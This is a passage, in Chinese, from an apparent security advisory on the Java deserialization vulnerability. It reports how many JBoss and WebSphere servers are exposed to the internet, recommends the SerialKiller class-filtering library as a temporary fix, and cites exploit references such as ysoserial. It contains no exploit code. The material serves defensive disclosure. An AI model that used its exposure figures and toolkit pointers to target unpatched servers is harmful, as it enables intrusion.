Jboss因为需要/invoker/JMXInvokerServlet的支持，所以受影响面稍小(但我们并未具体检测jboss中没有删除/invoker/JMXInvokerServlet的数据)，在自测中，全球`29194`台jboss暴露在公网，但由于大部分jboss都删除了jmx，所以真正受到影响的覆盖面并不广，zoomeye的公开数据中有`7770`台jboss暴露在公网，shadon的公开数据中`46317`台jboss暴露在公网。

WebSphere在自测中，全球暴露在公网的`2076`台均受到该问题影响，zoomeye的公开数据中再测试后仍有`4511`台websphere受到影响，shadon的公开数据中`5537`台websphere可能受到影响(未复测shadon数据)。



在本次全网分析中，感谢ztz@nsfocus的seer提供的部分数据

6 修复建议

因为受影响的多家厂商在今年1月拿到POC至今都没有对该问题做任何修复，所以短期内并不会有官方补丁放出，如果很重视这个安全问题并且想要有一个临时的解决方案可以参考NibbleSecurity公司的ikkisoft在github上放出了一个临时补丁`SerialKiller`。

下载这个jar后放置于classpath，将应用代码中的`java.io.ObjectInputStream`替换为`SerialKiller`，之后配置让其能够允许或禁用一些存在问题的类，`SerialKiller`有Hot-Reload,Whitelisting,Blacklisting几个特性，控制了外部输入反序列化后的可信类型。

lib地址:https://github.com/ikkisoft/SerialKiller

7 参考资料

1. Matthias Kaiser - Exploiting Deserialization Vulnerabilities in Java.
2. https://github.com/frohoff/ysoserial
3. foxglovesecurity analysis
4. github JavaUnserializeExploits
5. appseccali-2015-marshalling-pickles